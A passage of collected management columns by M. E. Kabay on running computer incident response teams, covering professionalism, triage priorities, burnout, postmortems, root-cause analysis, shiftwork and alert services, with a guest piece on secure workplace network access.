students to do backups of their school work so that they never have to repeat what they have already done in case of a disk failure or a human error. Personally, I can demonstrate that I do a daily differential backup every day, clone my main computer's disk to my laptop at least once a week (actually daily when I'm teaching undergraduate courses) and create a full backup to DVDs once a month. I've only had a few occasions over these last decades when I needed those backups, but the minor effort involved was more than repaid by the ease of recovery and by the ability to look someone straight in the eye when telling them how to protect their data.

We have to walk what we talk.

* * *

For a PDF flier with descriptions of free DoD IA training products, see

http://iase.disa.mil/eta/ProductDes.pdf

To order free DoD IA training products, use

http://tinyurl.com/dknn

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business & Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

A Master's degree in the management of information assurance in 18 months of study online from a real university – see < http://www3.norwich.edu/msia >.

Managing the CIRT: Professionalism

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

This is another in an occasional series of articles looking at Computer Incident Response Team management. The primary source for this series is the US Defense Information Systems Agency (DISA) training course listed at the end of the article.

* * *

The DISA course wisely emphasizes the importance of professional behavior by all members of the CIRT. The authors write, "The survival of your CIRT may well depend upon using a Code of Conduct, which will earn the trust and respect of the commands you support. The conduct of any single team member reflects upon the entire CIRT organization. If the commands don't trust your CIRT, they won't report to you. It is important, therefore, not only to have a Code of Conduct, but to shake it out and dust it off every once in a while. Remind team members what it is and why it is important...and use it."

Here are some of the practical recommendations from that course (although I have put them in my own words for the most part):

- Write down the rules – a Code of Conduct – that represent your ideals of courteous, professional service to your clients.
- Train the team to understand and apply the Code.
- Review the Code periodically with the team.
- Speak clearly and avoid technobabble.
- Tell people exactly what you intend to do.
- Never hesitate to say, "I don't know – but I'll find out."
- Don't criticize other people in your interactions with clients.
- Respect the confidentiality of your clients.
- Be respectful of your callers: don't belittle them or make them feel bad.

I was a member and then team leader of the Phone-In Consulting Service (PICS) at Hewlett-Packard (Canada) Ltd in Montréal in the early 1980s and later was director of technical services at a big service bureau in that city in the mid-1980s. Those experiences support the correctness of DISA's advice.

Notice how consistently DISA (and I) refer to clients; this usage emphasizes that both technical support teams and CIRTs all to perceive users as will to whom we owe service. There is no benefit to allowing an adversarial relationship between the technical support team or a CIRT and the client base. Don't allow a gulf to develop between the CIRT and the client community; clamp down on disparaging terms and derogatory comments about users. Ensure that team members understand why such language is harmful.

Identify CIRT members with a chip on their shoulders: don't let them adopt a defensive, arrogant or aggressive attitude toward the users. If a computer-security incident can be traced to procedural errors, the person reporting the problem should be thanked for the information, not criticized for having experienced or identified the problem.

No one in a CIRT has ever regretted being professional. Go out there and be NICE.

* * *

DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management. Defense Information Systems Agency, US Department of Defense. See < http://iase.disa.mil/eta/ > to download a full PDF catalog of free training materials.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Managing the CIRT:
Setting the Rules for Triage

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
Norwich University, Northfield VT

This is another in an occasional series of brief articles looking at computer incident response team (CIRT) management. A primary source for this series is the US Defense Information Systems Agency (DISA) training course listed at the end of the article.

"Triage" in French (my native language) means "sorting." In emergency medicine, the term was applied to the process of prioritizing treatment for patients arriving at trauma hospitals near combat zones in World War I (Microsoft Encarta 20006). The same concept has been applied to help desks. For example, the "Help desk triage policy" from Courtesy Computers < http://www.courtesycomputers.com/Best%20Practices/help%20desk%20triage.doc > illustrates how a help-desk team can categorize problems to ensure that important issues receive faster service than less important problems. Importance is defined in terms of the number of users affected, the effects on mission-critical functions, and the costs of downtime or of less-than-optimal functions. The five priority levels suggested in the document mentioned above are typical of the kind of triage categories established in many help-desk departments (adapted from a table in the Courtesy Computers document):

Priority 1
* Issue of the highest importance--mission-critical systems with a direct impact on the organization (Examples: widespread network outage, payroll system, sales system, telecom system, etc.)
* Contact: Immediate--5 minutes
* Resolution: 30 minutes

Priority 2
* Single user or group outage that is preventing the affected user(s) from working (Examples: failed hard drive, broken monitor, continuous OS lockups, etc.)
* Contact: 15 minutes
* Resolution: 1 hour

Priority 3
* Single user or group outage that can be permanently or temporarily solved with a workaround (Examples: malfunctioning printer, PDA synchronization problem, PC sound problem, etc.)
* Contact: 30 minutes
* Resolution: Same Day

Priority 4
* Scheduled work (Examples: new workstation installation, new equipment/software order, new hardware/software installation)
* Contact: 1 hour

* Resolution: 1-4 days

5 Nonessential scheduled work (Examples: office moves, telephone moves, equipment loaners, scheduled events)
* Contact: Same Day
* Resolution: 5 days

In his helpful overview, "CIRT – Framerwork and Models," < http://www.securitydocs.com/library/2964 > Ajoy Kumar summarizes the functions of triage as follows: "Triage: The actions taken to categorize, prioritize, and assign incidents and events. It includes following sub processes:

* Categorize events.
* Correlate various events. Personnel involved in such teams typically also belong to Forensic teams.
* Prioritize events.
* Assign events for handling and response.
* Communicate information to 'Respond' process for further handling.
* Re-assign (and close) events not belonging to CIRT."

The DISA training materials suggest three broader categories of interactions with help desks and CIRTs: "incidents, vulnerabilities, and information requests." Incidents involve breaches of security; vulnerabilities include reports of security weaknesses (and may be reported as part of an incident); information requests – often managed using lists of frequently-asked questions (FAQs).

The DISA instructors go on to define factors which can help CIRTs prioritize incidents as follows:

* "The sensitivity and/or criticality of the data affected
* The amount of data affected
* Which host machines are involved
* Where and under what conditions the incident occurred
* Effects of the incident on mission accomplishment
* Whether the incident is likely to result in media coverage
* Number of users affected
* Possible relationships to other incidents currently being investigated
* The nature of the attack
* Economic impact and time lost
* Number of times the problem has recurred; and even
* Who reports the incident."

On this last point, the DISA writers point out that the organizational rank of someone calling in an incident may bear on its priority – but that it may be wise to cross-check the report with a security expert who can speak to whether the report is sound.

In summary, it is important to establish a sound basis for staff members of the CIRT to carry out triage effectively. Once the rules for evaluating incidents have been clarified, staff members should practice analyzing a number of cases to train themselves in applying the rules

consistently. Role-playing exercises based on historical records or on made-up examples can provide an excellent and enjoyable mechanism for staff members to establish a common standard for this difficult and sensitive task.

* * *

DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management. Defense Information Systems Agency, US Department of Defense. See < http://iase.disa.mil/eta/ > to for information about free training materials and to download an order form.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing the CIRT:
Avoiding Burnout

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
Norwich University, Northfield VT

This is another in an occasional series of articles looking at computer incident response team (CIRT) management. A primary source for this series is the US Defense Information Systems Agency (DISA) training course listed at the end of the article.

Much of the discussion below applies equally to CIRTs and to help desks; in a sense, one can view the CIRT as a specialized help desk. Many CIRTs are specialized subsets of the help desk team.

Any organization, even one with a relatively small CIRT or a small help desk, can suffer spikes in demand. Ordinary business cycles can influence network usage; for example, universities often see perfectly normal but large increases in call volumes at registration times as new students forget their passwords, try to connect unverified laptops to the university network, or get blocked for violating appropriate-use policies. At any site, a denial-of-service attack, a plague of computer virus infections, or an infestation of computer worms can cause a flood of calls ‘way above normal levels.

Another trend is the ironic observation that the better a CIRT (or help-desk team, but I’ll continue by focusing on CIRTs) becomes at handling problems, the more readily members of its community will turn to it to report problems or ask for help. Thus the better the CIRT does its job, the heavier its workload can become, at least for a while. According to the DISA course, “As a new CIRT grows and the workload increases, and especially on those teams that provide 24-hour emergency response, burnout becomes quite common. By studying the issue, one national CIRT determined that a full-time team member could comfortably handle one new incident per day, with 20 incidents still open and actively being investigated.”

Staff members who face increasing workloads may become stressed. Working long periods of overtime, missing time with family and friends, perhaps even missing regular exercise and food – these factors may lead to increased errors and turnover if people are forced to accept increasingly demanding conditions for long periods.

One of the most valuable organizational approaches to preventing burnout is to rotate staff through the CIRT function from your IT group on a predictable schedule. For example, you can assign people to the CIRT for three- or six-month rotations. Such rotations require especially good training programs and particularly good documentation to maintain efficiency as new people come on duty; in addition, the assignments must be staggered so that the CIRT doesn’t have to cope with large numbers of newcomers all at once. Ideally, there wouldn’t be more than one switch of personnel a week.

How should existing assignments be transferred within the CIRT? I recommend that _difficult_

existing cases be transferred to staff members who have been on duty for a few weeks, not to the incoming staff member (even if she has experience on the CIRT). The incoming CIRT member should be given a chance to get into (or get back into) the rhythm of the job before being hit with the most intractable problem or the orneriest client.

Every incident must have a case coordinator – the person who monitors the problem, aggregates information from varied resources and serves as the voice of the CIRT for that incident. When transferring responsibility for a case from one case coordinator to another, be sure to have the previous coordinator prepare the clients for the transition and introduce the new coordinator to the key client contacts to ensure a smooth transition of control. Clients often come to depend on the person they have been working with to resolve an incident; an unexpected change can be unsettling and even disturbing.

The DISA course writers suggest, "Allow team members to allocate time away from high stress incident response assignments and pursue broader interests in areas such as tool development, public education and presentations, research, and other professional opportunities." CIRT members, by the nature of their work, will have a great deal to contribute to the awareness, training and education of their colleagues.

Making the CIRT a stimulating and enjoyable duty that people _want_ to be on is one of the best approaches to avoiding burnout and ensuring reliable response to computer-related problems.

* * *

DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management. Defense Information Systems Agency, US Department of Defense. See < http://iase.disa.mil/eta/ > to for information about free training materials and to download an order form.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Learning From Emergencies:
The Postmortem

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

This is another in an occasional series of articles looking at computer security incident response team (CSIRT) management.

One of the most important principles of management in general and operations management in particular is that fixing a problem has two aspects: the short term and the long term. One must be able to solve problems quickly enough to be effective; that is, the speed of solution must be appropriate to the consequential costs of delay. However, we should not figuratively wipe our hands in satisfaction and walk away from the problem resolution without thinking about why it happened, how we fixed it, and whether we can do better to avoid repeats and to improve our response.

As a matter of standard operating procedure, every technical support and CSIRT must schedule time to analyze the underlying factors that led to the problem they have just resolved. This analysis will likely involve operational staff outside the CSIRT; these are the people with line expertise who will be able to contribute their intimate knowledge of technical details that contributed to this security breach. These discussions can often lead to practical recommendations for improvement of our security architecture such as topology or firewall placement, operational procedures such as monitoring standards or vulnerability patching, and technical details such as configurations or Parameter settings.

Similarly, it is a commonplace in discussions of disaster recovery and business continuity planning that every practice run or real-life incident should be analyzed to see where we have made errors or achieve less than our goals in performance. Managers must ensure that these analyses are not perceived as (or worse, really) finger-pointing exercises for a apportioning blame. In a previous column, I have explained the concepts of "egoless work" < http://www.networkworld.com/newsletters/sec/2006/0130sec2.html >; the postmortem analysis of an incident must be ego-free. Managers can set the tone by responding positively to what might otherwise be perceived as criticism; "That's a good point" and "Very good observation" are examples of positive, encouraging responses to observations such as "We were too slow in getting back to the initial caller given that she clearly stated that the entire department was off-line." The meeting should focus on ways to improve the response given the insights resulting from detailed analysis of successes and failures during the recent incident.

In my next article on this subject, I'll look at analyzing underlying causes of security incidents.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information

Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Learning from Emergencies:
Root-Cause Analysis

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

This is another in an occasional series of articles looking at computer security incident response team (CSIRT) management. In my last column, I discussed the incident postmortem analysis. Today I want to look at root-cause analysis.

One aspect that sometimes gets lost in the incident postmortems I've been describing is exploring the reasons for the problems. If we don't pay attention to underlying causes, we may fix specific problems and we may improve particular procedures but we will likely encounter different consequences of the same fundamental errors that caused those particular problems. We must pursue the analysis and deeply in off to identify structural flaws in our processes so that we can correct those problems and thus reduce the likelihood of entire classes of problems. Readers interested in learning more about management style and small-group leadership tools may find some material of value in the Management Skills lectures and in the Leadership lectures on the MSIA section of my Web site < http://www.mekabay.com/msia/public/index.htm >.

The US National Institute of Standards and Technology _Computer Security Incident Handling Guide_ by Tim Grance, Karen Kent and Brian Kim < http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf > specifically recommends a post-incident analysis in section 3.4. The authors' list of suggested questions is as follows (quoting exactly):

- Exactly what happened, and at what times?
- How well did staff and management perform in dealing with the incident? Were the documented procedures followed? Were they adequate?
- What information was needed sooner?
- Were any steps or actions taken that might have inhibited the recovery?
- What would the staff and management do differently the next time a similar incident occurs?
- What corrective actions can prevent similar incidents in the future?
- What additional tools or resources are needed to detect, analyze, and mitigate future incidents?

The authors also recommend the following (paraphrasing and summarizing):

- Invite people to the postmortem with an eye to increasing cooperation throughout the organization;
- Plan the agenda by polling participants before the meeting;
- Use experienced moderators;
- Be sure the meeting rules are clear to everyone to avoid confusion and conflict;
- Keep a written record of the discussions, conclusions, and action items.

On this last point, I must add that all action items should indicate clearly who intends to deliver precisely what operational result to whom in which form by when.

In my next column on this subject, I'll be looking at continuous process improvement through knowledge sharing within the organization.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Continuous Process Improvement:
Sharing Knowledge Within the Organization

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
Norwich University, Northfield VT

This is another in an occasional series of articles looking at computer security incident response team (CSIRT) management. In my last column, I discussed the importance of root-cause analysis. Today I'd like to present arguments in favor of systematic dissemination throughout the organization of the knowledge gained through incident postmortem and root-cause analysis.

In my previous columns, I have referred to the US National Institute of Standards and Technology _Computer Security Incident Handling Guide_ by Tim Grance, Karen Kent and Brian Kim < http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf >. This free, 148 page text is clearly written and packed with practical, useful information and suggestions for anyone wanting to design, implement, manage, and improve their CSIRT.

On page 3-23, the authors make a series of recommendations on how to capitalize on the knowledge gained through systematic analysis of incidents. I am commenting briefly on each of their suggestions (shown in quotation marks).

- "Reports from these meetings are good material for training new team members by showing them how more experienced team members respond to incidents." The incident reports that were used for discussion in the analytic meetings should be made available, perhaps as appendices, in a single report document so that all of the information about a specific incident or series of incidents can be accessed at one time. In what follows, such a dossier is referred to as the _follow-up report_.

- "Another important post-incident activity is creating a follow-up report for each incident, which can be quite valuable for future use." The general principle is that without documentation, we lose the opportunity for increasing institutional knowledge. If we don't record what we have learned, transmission depends on luck: the haphazard contacts of people who need to know something with those who can help. Without documentation and efficient indexing, information transferred becomes an inefficient, random process of querying and guesswork. Informal knowledge sometimes remains limited to a few people or even a single individual; without these key resources, the information is unavailable. If the holders of undocumented information leaves the organization their knowledge is usually lost to the group.

- "First, the report provides a reference that can be used to assist in handling similar incidents." Why waste time reinventing solutions that have already been found? Why make the same errors and cause the same problems that have already been located and that could be avoided?

- "Creating a formal chronology of events (including timestamped information such as log data from systems) is important for legal reasons, as is creating a monetary estimate of the amount of damage the incident caused in terms of any loss of software and files,

hardware damage, and staffing costs (including restoring services)." One of the most kinds of information for managing security is cost estimates. Rational allocation of resources depends on knowing how often problems occur and how much they cost so that we can reasonably spend appropriate money in the form of equipment and the time of our employees or consultants to prevent such problems.

- "This estimate may become the basis for subsequent prosecution activity by entities such as the U.S. Attorney General's office." Estimates of monetary consequences are also essential for civil torts in the calculation of restitution.

- "Follow-up reports should be kept for a period of time as specified in record[-]retention policies." As the authors discuss in another section and as I will discuss in my next article, historical records become increasingly useful as they provide a statistical base for analyzing and predicting phenomena. The costs of saving such report data (which have relatively small volumes) have dropped to virtually nothing given the huge digital storage capacities of today's archival media and their extremely low cost.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Continuous Process Improvement:
Sharing Knowledge with the Security Community

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
Norwich University, Northfield VT

This is the last article in a series looking at computer security incident response team (CSIRT) management.

One of the most valuable contributions we can make to each other is information sharing. The Computer Emergency Response Team Coordination Center (CERT-CC) offers an overview of why and how to report security incidents in its "Incident Reporting Guidelines"< http://www.cert.org/tech_tips/incident_reporting.html >. The CSIRT experts summarize the types of activity on which they would appreciate receiving reports; reasons for reporting security incidents; the variety of people and agencies who can benefit from such reports; extensive guidelines on what to include in the reports; and how to reach the CERT-CC securely.

The section "Why should I report an incident?" has the following headers (and a paragraph or so of explanation of each point):

- You may receive technical assistance.
- We may be able to associate activity with other incidents.
- Your report will allow us to provide better incident statistics.
- Contacting others raises security awareness.
- Your report helps us to provide you with better documents.
- Your organization's policies may require you to report the activity.
- Reporting incidents is part of being a responsible site on the Internet.

Another way of contributing to the field is to speak at conferences. For example, the Forum of Incident Response and Security Teams (FIRST) < http://www.first.org/ > organizes conferences, technical colloquia and workshops. The 19th Annual FIRST Conference on Computer Security Incident Handling will be in Seville, Spain on June 17-22, 2007 < http://www.first.org/conference/2007/ >. This year the focus is "Private Lives and Corporate Risk: Digital Privacy – Hazards and Responsibilities" and includes sessions on a wide range of topics suitable for technical, managerial, and legal staff at all levels. The conference is open to all, not just members of FIRST, and organizers want participants to (quoting)

- Learn the latest security strategies in incident management
- Increase your knowledge and technical insight about security problems and their solutions
- Keep up-to-date with the latest incident response and prevention techniques
- Gain insight on analysing network vulnerabilities
- Hear how the industry experts manage their security issues
- Interact and network with colleagues from around the world to exchange ideas and advice on incident management best practices.

Readers should think about contributing papers to such conferences. Anyone who has spoken at technical conferences will confirm that there's no better way to solidify one's expertise than marshalling information into a clear presentation and speaking before one's peers. Feedback from interested participants can improve not only the current presentation but also the process being described. Intelligent, enthusiastic interchange among practitioners of good will with varied experiences and from different environments is not only productive of new ideas, it's immense fun!

The FIRST event includes "Lightning Talks" which are described as "short presentations or speeches by any attendee on any topic, which can be scheduled into conference proceedings with the approval of the organisers." Participants with hot news can thus present their findings or their ideas without necessarily having to prepare a long lecture or submitting their work many months in advance.

Another CSIRT conference organizer is ENISA, the European Network and Information Security Agency. ENISA has a calendar of conferences and workshops < http://www.enisa.eu.int/pages/04_01.htm >; at the time of writing, it seems to be a bit out of date (last entry from November 2006), but readers can get a good sense of the opportunities available for future conferences.

Other conferences such as those organized by the Computer Security Institute (CSI) < http://www.gocsi.com/netsec/ >, MIS Training Institute (MISTI) < http://www.misti.com/default.asp?Page=70 > and RSA Security < http://www.rsaconference.com/2007/US/ > among many others offer opportunities for discussions of CSIRT management. Take advantage of these opportunities by registering for the calls for participation (CFPs) and responding to one or two a year if you can.

You will be contributing to the progress of knowledge and you'll have a blast.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Shiftwork and Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

This is another in an occasional series of articles looking at computer security incident response team (CSIRT) management.

As discussed in a previous article about preventing burnout < http://www.networkworld.com/newsletters/sec/2006/1120sec1.html >, rotating assignments among CSIRT members can be an excellent idea. However, frequent changes in work schedules that involve changes in sleep cycles are not a good idea; for example, weekly changes in shift from day to night schedules can seriously disrupt the natural circadian wake/sleep cycle and have been shown to increase the rate of errors and accidents.[1] One authoritative resource states that there are "adverse health and safety effects to working shifts." The text reads as follows:

"A shiftworker, particularly one who works nights, must function on a schedule that is not natural. Constantly changing schedules can:

- upset one's circadian rhythm (24-hour body cycle),
- cause sleep deprivation and disorders of the gastrointestinal and cardiovascular systems,
- make existing disorders worse, and
- disrupt family and social life."[2]

Scientific studies throughout the world have long shown that shiftwork, by its very nature, is a major factor in the health and safety of workers; LaDou (1982) writes in his abstract, "Daily physiologic variations termed circadian rhythms are interactive and require a high degree of phase relationship to produce subjective feelings of wellbeing. Disturbance of these activities, circadian desynchronization, whether from passage over time zones or from shift rotation, results in health effects such as disturbance of the quantity and quality of sleep, disturbance of gastrointestinal and other organ system activities, and aggravation of diseases such as diabetes mellitus, epilepsy and thyrotoxicosis."[3]

The US National Institute for Occupational Safety and Health has published a monograph about shiftwork that contains the following advice for improving shiftwork schedules (quoting):

- Avoid permanent (fixed or non-rotating) night shift.
- Keep consecutive night shifts to a minimum.
- Avoid quick shift changes.
- Plan some free weekends.

- Avoid several days of work followed by four- to seven-day “mini-vacations.”
- Keep long work shifts and overtime to a minimum.
- Consider different lengths for shifts.
- Examine start-end times.
- Keep the schedule regular and predictable.
- Examine rest breaks.[4]

In summary, be sure that CSIRT management practices respect the need for restful sleep and that shift changes from day to night are relatively infrequent.

* * *

References:

[1] Dawson, T. & A. Aquirre (2005). How Work Schedules Impact the Costs, Risks and Liabilities of Extended Hours Operations; Recommendations for Improvement. Circandian Technologies Inc. White Paper. Available free (registration required) from < http://www.circadian.com/contactforms/workfactorsform.php >.

[2] CCSOSH (1998). Rotational Shiftwork. Canadian Centre for Occupational Health and Safety. < http://www.ccohs.ca/oshanswers/work_schedules/shiftwrk.html >

[3] LaDou, J. (1982). Health Effects of Shift Work. West. J. Med 137(6) (December 1928). < http://www.pubmedcentral.nih.gov/articlerender.fcgi?artid=1274227 >

[4] Rosa, R. R. & M. J. Colligan (1997). Plain Language about Shiftwork. US Department of Health and Human

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

CIRT Management:
Rapid Alerts

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The value of time is context dependent. For example, a minute saved during an emergency may be worth the expense of hours of planning, training and practice for the computer incident response team (CIRT). In this column, I review three important aspects of early warnings in CIRT management: notification of vulnerabilities, notification of threats and notifications of incidents.

Vulnerabilities

The CIRT relies on operations managers to maintain adequate defenses by maintaining up-to-date system and application software. The subject of patch management is complex and will be discussed in another series, but I can remind readers that there are many resources on which to draw for notification of new-found vulnerabilities. Each network-equipment and system-software vendor generally provides a notification service; many organizations have one of their employees subscribe to these to keep up with the news. A better approach, less susceptible to interruption, is to set up a special e-mail address (e.g,, alerts@yourfirm.com) for all the subscriptions and to assign one or more people to read that mail every day. If one of the team members is away on assignment or on vacation, be sure that a replacement person takes over the task of scanning the notices to spot anything that is relevant to your network configuration. Instead of forwarding the messages to an individuals mailbox, all of them can be kept in a separate mailbox accessible to everyone on the team.

There are also many newsletters that summarize vulnerabilities; I particularly like "@RISK: The Consensus Security Vulnerability Alert" from the System Administration and Network Security Institute (SANS); you can subscribe at no cost using < https://portal.sans.org >.

Finally, regular readers will recall that the Common Vulnerabilities and Exposures (CVE) dictionary < http://cve.mitre.org/ > is a superb compendium of standardized names for vulnerabilities and exposures. MITRE writes, "CVE aspires to describe and name all publicly known facts about computer systems that could allow somebody to violate a reasonable security policy for that system."< http://cve.mitre.org/about/terminology.html > MITRE also uses the term "exposure" and defines it as "security-related facts that may not be considered to be vulnerabilities by everyone." You can download the CVE in various formats or you can use the ICAT Metabase < http://icat.nist.gov/icat.cfm > to search the CVE for various subsets of vulnerabilities (e.g., by product, version, type, and so on). At the time of writing (late June 2004) there were 6663 vulnerabilities in the CVE. As a side note, of these, 1383 involved buffer overflows (about one fifth).

Threats

There's a wide range of resources keeping track of security threats. By staying up to date about

new threats, you can improve your defenses before you are attacked; e.g., if particular attacks are growing in frequency and there are configuration changes or other measures you can take to stave them off, early warning is a real help. Some of the more popular alert letters < and where you can subscribe> include:

* Computerworld Security Update < http://www.cwrld.com/nl/sub.asp >

* Cybercrime-Alerts < http://www.freelists.org/cgi-bin/list?list_id=cybercrime-alerts >

* DHS/IAIP Daily Open Source Report < mailto:nipcdailyadmin@mail.nipc.osis.gov >

* Information Security This Week < security-subscribe@News.WebUrb.dk >

* NewsBits < http://www.newsbits.net/ >

* RISKS < mailto:risks-subscribe@csl.sri.com >

* SANS NewsBites < http://portal.sans.org/ >

* SC Infosecurity Newswire < http://content.hbpl.co.uk/subscribe1/?cmp=387 >

* Security Wire Daily, Security Wire Perspectives, Security Alert < http://searchsecurity.techtarget.com/registerProfile/1,291003,sid14,00.html?Offer=ismagsite >

Incidents

Finally, it's important to know when there's an incident happening in your own system. Intrusion detection systems should be configured to alert CIRT or network management personnel at once when there are successful intrusions, disturbances of network performance, equipment malfunctions and other incidents. There are systems available to coordinate output from network and security systems for rapid notification; for example, the GFI LANGuard Security Event Monitor (S.E.L.M.) is described as follows < http://www.gfi.com/lanselm/ >:

>GFI LANguard Security Event Log Monitor (S.E.L.M.) performs event log based intrusion detection and network-wide event log management. GFI LANguard S.E.L.M. archives and analyzes the event logs of all network machines and alerts administrators in real time to security issues, attacks and other critical events. GFI LANguard S.E.L.M.'s intelligent analysis means network administrators need not be 'event gurus' to be able to:

* Monitor for critical security events network-wide, and detect attacks and malicious network users
* Receive alerts about critical events on Exchange, ISA, SQL and IIS Servers
* Back up and clear event logs network-wide, and archive them to a central database.<

[Note: I have no financial interest whatsoever in the resources listed in this article. Mention of specific products should not be interpreted as endorsement.]

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Ubiquitous Internet Dial Tone

by Robert L. Gezelter, CDP

My friend and colleague Robert L. Gezelter, CDP, has contributed an interesting article on the security and accessibility implications of pervasive workplace Internet access. The following is his text with minor editorial changes.

--MK

* * *

Over the last decade, laptop computers and network technology have become almost universal in workplaces. Many or most of the employees toting laptops are not field personnel; indeed, most of them rarely leave their office buildings. So why are companies spending extra money to pay for laptops?

In a recent speech, Andy Bryant, Intel's CFO, stated that issuing employees laptops instead of desktops was a reasoned business decision based upon costs of business operations, not on employee convenience. His staff found that meetings were pausing, or failing to reach answers, because of the absence of information normally available on employees' personal computers. Bringing laptop computers to the meetings closed the information gap.

The next logical step has been to access the corporate network using wired (10/100BaseT) or wireless (WiFi) connections, bringing additional information into the decision making process. However, this scenario raises major security issues.

Protected facilities with wired connections for each machine, where everybody has the same access to the corporate network are the simplest, and admittedly, the least interesting example. More illuminating is the common situation where the network is wireless, the attendees are a diverse group, and the access to the corporate network is different for different classes of attendees. Some meeting attendees will be outsiders with no access to their hosts' intranet, yet requiring access to their home company intranets. Sometimes outsiders may be friendly; e.g., members of the project team from other participating companies. In other situations, the outsiders may be less than friendly; e.g., customer technical and managerial representatives, government regulators, or inspectors.

We need to provide secure access to appropriate information for both employees and visitors. We can do so by implementing a hierarchical security system. The solution is to treat network access as a digital dial tone available to residents and visitors but with security restrictions enforced after the users have connected to the first layer of the network services.

WiFi security has a place in the security spectrum, but that place is as a coarse screen to keep random interlopers at arms length. As for wall jacks linking to wired LANs, the most cost effective solutions use VPN technologies to provide secure access to authorized personnel and the ability to deal with the full nuances of the security environment within the corporate intranet. Everyone else just gets access to the external Internet.

[MK adds: even there, visitors' use of corporate Internet access should still be controlled by firewalls using egress filtering to ensure that visitors are not making the host facility liable for damages or criminal prosecution by engaging in acts such as denial of service attacks or downloads of child pornography.]

* * *

Robert Gezelter, CDP, Software Consultant, guest lecturer and technical facilitator has more than 25 years of international consulting experience in private and public sectors. Mr. Gezelter is a frequent speaker at technical conferences worldwide such as HPETS (formerly DECUS) and a member of the IEEE Computer Society's Distinguished Visitor Program. In March, he will be speaking more elaborately on these issues at two Central Florida IEEE Computer Society chapter meetings (Tampa on March 24, Orlando on March 25).

He has written for Network World, Open Systems Today, Digital Systems Journal, Digital News, and Hardcopy. He is also a contributor to the _Computer Security Handbook, 4th Edition_, Wiley, 2002.

Bob Gezelter can be reached via email at < mailto:gezelter@rlgsc.com >. His Web site is < http://www.rlgsc.com >.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Security Show

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

